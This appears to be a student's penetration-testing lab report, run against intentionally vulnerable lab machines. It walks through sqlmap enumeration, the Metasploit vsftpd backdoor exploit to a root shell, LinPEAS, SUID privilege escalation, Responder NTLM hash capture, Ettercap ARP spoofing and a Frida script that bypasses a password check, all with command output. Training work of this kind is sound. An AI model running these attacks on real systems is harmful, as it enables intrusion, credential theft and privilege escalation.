
```
[09:47:57] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

50-Word API Test Summary


API security testing was conducted on the DVWA API using Burp Suite and sqlmap. Multiple endpoints were enumerated and tested against OWASP API Top 10 vulnerabilities. Critical Broken Object Level Authorization vulnerability was identified, allowing unauthorized data access and database manipulation through improperly validated API requests.

Privilege Escalation and Persistence Lab

1) Record the Ip address of Metaspolitable2 target VM.
   The Ip address is 192.168.1.27



2) Start Msfconsole.



3) Use the exploit.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

4) Set the target machine to Metasploitable2 vm.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

5) Run the exploit and we get a shell.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.27:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.27:21 - USER: 331 Please specify the password.
[+] 192.168.1.27:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.27:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.35:35645 -> 192.168.1.27:6200) at 2026-03-16 10:08:13 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

6) Download LinPEAS in Kali.

```
┌──(kali㉿kali)-[/tmp]
└─$ ls
config-err-ZYfOeq
hsperfdata_logstash
linpeas.sh
snap-private-tmp
systemd-private-e53e35efba574bea926df4a8020f29dd-apache2.service-jupr1o

┌──(kali㉿kali)-[/tmp]
└─$
```

7) Start web server.

```
┌──(kali㉿kali)-[~/Desktop/PEASS-ng/linPEAS]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

8) Upload linpeas.sh to victim shell.

```
upload /tmp/linpeas.sh /tmp/linpeas.sh
[*] Max line length is 65537
[*] Writing 1005683 bytes in 62 chunks of 58215 bytes (octal-encoded), using printf
[*] Next chunk is 54426 bytes
[*] Next chunk is 53376 bytes
[*] Next chunk is 55815 bytes
```

9) View the linpeas.sh file in the tmp directory in victim shell.

```
cd tmp
ls
4627.jsvc_up
linpeas.sh
```

10) Give permission.

```
chmod +x linpeas.sh
```

11) Run LinPEAS enumeration.

```
./linpeas.sh
```

12) Find the SUID files using the below command.

```
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

13) Exploit SUID Binary using the below command.

```
find . -exec /bin/sh -p \; -quit
```

14) We now have root privileges.

```
id
uid=0(root) gid=0(root)
whoami
root
```

Network Protocol Attacks Lab

1) Record the ip address of Kali Linux machine and Windows 7 machine.
   Kali Linux machine: 192.168.1.35
   Windows 7 machine: 192.168.1.42

2) Configure Responder.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nano /etc/responder/Responder.conf
[sudo] password for kali:
```

3) SMB must be OFF for relay attacks.

```
  GNU nano 8.7
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

#IPv6 conf:
DHCPv6 = Off

; Servers to start
SQL      = On
SMB      = Off
QUIC     = On
RDP      = On
Kerberos = On
FTP      = On
POP      = On
SMTP     = On
IMAP     = On
HTTP     = On
HTTPS    = On
DNS      = On
LDAP     = On
DCERPC   = On
WINRM    = On
SNMP     = On
MQTT     = On
MYSQL    = On
```

4) Start Responder.

```
kali@kali: ~/Desktop    kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo responder -I eth0
```

5) Trigger authentication, by entering the below in Windows 7 machine.

```
C:\Users\hussain>net use \\192.168.1.35\share
Enter the user name for '192.168.1.35': kali
Enter the password for 192.168.1.35:
```

6) NTLM hash captured.

```
[WebDAV] NTLMv2 Client   : 192.168.1.42
[WebDAV] NTLMv2 Username : 192.168.1.35\kali
[WebDAV] NTLMv2 Hash     : kali::192.168.1.35:e4e10c54710a5c9b:5FAB65F2C57347D229478E73D5CE4E7E:0101000
570049000400140058004B00500046002E004C004F00430041004C0003003400570049004E002D0052004A004E0047005900460
000001000000002000000258A857266E27982E6DD293608C9549C2E8B74D819E64B6B561408FBEC6250E60A0010000000000000
```

MitM Attack using Ettercap (ARP Spoofing)


1) Launch Ettercap.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ettercap -G
```


2) Add the target as Windows 7 and router Ip address.

```
Unified sniffing was stopped.
Starting Unified sniffing...

Host 192.168.1.42 added to TARGET1
Host 192.168.1.1 added to TARGET2
```


3) Start MITM attack, by clicking ok.



4) Open Wireshark in Kali Linux.




5) Useful traffic filtered.



http

No.	Time	Source	Destination	Protocol	Length	Info
193	38.023617827	192.168.1.1	192.168.1.42	HTTP	341	GET /upnphost/udhisapi.dll?c
208	38.029855194	192.168.1.42	192.168.1.1	HTTP/X…	1399	HTTP/1.1 200 OK
826	123.500251771	192.168.1.1	192.168.1.42	HTTP	341	GET /upnphost/udhisapi.dll?c



smb

No.	Time	Source	Destination	Protocol	Length	Info
133	29.989188478	192.168.1.42	192.168.1.255	BROWSER	243	Host Announcement HUSSAIN-PC,
368	57.547734273	192.168.1.41	192.168.1.255	BROWSER	251	Domain/Workgroup Announcement
761	108.236788425	192.168.1.15	192.168.1.255	BROWSER	243	Host Announcement MMD-7436812

50-Word Summary (MitM with Ettercap)

Ettercap performs a Man-in-the-Middle attack using ARP spoofing to position the attacker between the victim and gateway. This allows interception and modification of network traffic. Captured data is analyzed using Wireshark, enabling visibility into protocols like HTTP and SMB, potentially exposing sensitive information.

Mobile Application Testing Lab

1) Make sure you have Mobile-Security-Framework-MobSF.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ ls
cacert.der  CapturedRequest.txt  DailyTasks  Mobile-Security-Framework-MobSF  venv

┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$
```


2) Go to the directory.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ cd Mobile-Security-Framework-MobSF

┌──(venv)─(kali㉿kali)-[~/Desktop/Mobile-Security-Framework-MobSF]
└─$ ls
docker  Dockerfile  LICENSE  LICENSES  manage.py  mobsf  poetry.lock  pyproject.toml  README.md  run.bat  run.sh  scripts  setup.bat  setup.sh  tox.ini

┌──(venv)─(kali㉿kali)-[~/Desktop/Mobile-Security-Framework-MobSF]
└─$
```

3) Execute the run.sh file.

```
┌──(venv)─(kali㉿kali)-[~/Desktop/Mobile-Security-Framework-MobSF]
└─$ ./run.sh
[INFO] 17/Mar/2026 08:44:29 - Loading User config from: /home/kali/.MobSF/config.py
```

4) Access in browser.




5) Install Frida tools.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ pip3 install frida frida-tools
Requirement already satisfied: frida in ./venv/lib/python3.13/site-packages (17.8.2)
Requirement already satisfied: frida-tools in ./venv/lib/python3.13/site-packages (14.6.1)
Requirement already satisfied: colorama<1.0.0,≥0.2.7 in ./venv/lib/python3.13/site-packages (from frida-tools) (0.4.6)
Requirement already satisfied: prompt-toolkit<4.0.0,≥2.0.0 in ./venv/lib/python3.13/site-packages (from frida-tools) (3.0.52)
Requirement already satisfied: pygments<3.0.0,≥2.0.2 in ./venv/lib/python3.13/site-packages (from frida-tools) (2.19.2)
Requirement already satisfied: websockets<14.0.0,≥13.0.0 in ./venv/lib/python3.13/site-packages (from frida-tools) (13.1)
Requirement already satisfied: wcwidth in ./venv/lib/python3.13/site-packages (from prompt-toolkit<4.0.0,≥2.0.0→frida-tools) (0.6.0)
```

6) Install Drozer.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ pip install drozer
Collecting drozer
  Downloading drozer-3.1.0-py3-none-any.whl.metadata (11 kB)
Collecting protobuf ≥ 4.25.2 (from drozer)
  Downloading protobuf-7.34.0-cp310-abi3-manylinux2014_x86_64.whl.metadata (595 bytes)
Requirement already satisfied: pyopenssl ≥ 22.0.0 in ./venv/lib/python3.13/site-packages (from drozer) (25.1.0)
Collecting twisted ≥ 18.9.0 (from drozer)
  Downloading twisted-25.5.0-py3-none-any.whl.metadata (22 kB)
Requirement already satisfied: service-identity in ./venv/lib/python3.13/site-packages (from drozer) (24.2.0)
```


7) Login to MobSF.




8) Get a test.apk file.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ wget https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk -O test.apk
--2026-03-17 08:55:38--  https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk
Resolving github.com (github.com)... 20.233.83.145
Connecting to github.com (github.com)|20.233.83.145|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk [following]
--2026-03-17 08:55:38--  https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8003::154, 2606:50c0:8001::154, 2606:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8003::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3462429 (3.3M) [application/octet-stream]
Saving to: 'test.apk'

test.apk                                            100%[===================================================================]

2026-03-17 08:55:39 (19.3 MB/s) - 'test.apk' saved [3462429/3462429]

┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ ls
cacert.der  CapturedRequest.txt  DailyTasks  Mobile-Security-Framework-MobSF  test.apk  venv
```

9) Upload test.apk file to MobSF.





10) Look for Manifest analysis.

NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable unpatched Android version 4.0.3-4.0.4, [minSdk=15]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
4	Activity (com.android.insecurebankv2.PostLogin) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (22) of the app to 29 or higher to fix this issue at platform level.
5	Activity (com.android.insecurebankv2.PostLogin) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
6	Activity (com.android.insecurebankv2.DoTransfer) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (22) of the app to 29 or higher to fix this issue at platform level.
7	Activity (com.android.insecurebankv2.DoTransfer) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
8	Activity (com.android.insecurebankv2.ViewStatement) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (22) of the app to 29 or higher to fix this issue at platform level.
9	Activity (com.android.insecurebankv2.ViewStatement) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
10	Content Provider (com.android.insecurebankv2.TrackUserContentProvider) is not Protected. [android:exported=true]	warning	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

11) Look for Certificate analysis.

CERTIFICATE ANALYSIS


HIGH	WARNING	INFO
1	0	1

Search:

TITLE	SEVERITY	DESCRIPTION
Application vulnerable to Janus Vulnerability	high	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.
Signed Application	info	Application is signed with a code signing certificate

Dynamic Analysis using Frida

1) Identify Target Function by entering the below command in Kali Linux: jadx-gui test.apk



2) Write Frida Script.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ cat script.js
Java.perform(function () {
    var target = Java.use("com.example.app.LoginActivity");

    target.checkPassword.implementation = function (input) {
        console.log("Bypassing authentication");
        return true;
    };
});
```

3) Run Frida Hook.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ frida -U -n com.example.app -l script.js
<frozen genericpath>:39: RuntimeWarning: bool is used as a file descriptor
     ____
    / _  |   Frida 17.8.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
Waiting for USB device to appear...
```

50-word Summary

The Android application's authentication features were dynamically hooked using Frida. Authentication checks were successfully circumvented by modifying the password verification procedure. This highlighted the danger of client-side validation in mobile applications and demonstrated inadequate runtime protection by permitting illegal access without proper credentials.

Capstone Project: Full VAPT Engagement

1) Record the Ip address of Metasploitable 2 VM.
   The Ip address is 192.168.1.27

```
Metasploitable2 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bf:f7:71
          inet addr:192.168.1.27  Bcast:192.168.1.255  Mask:255.255.255.0
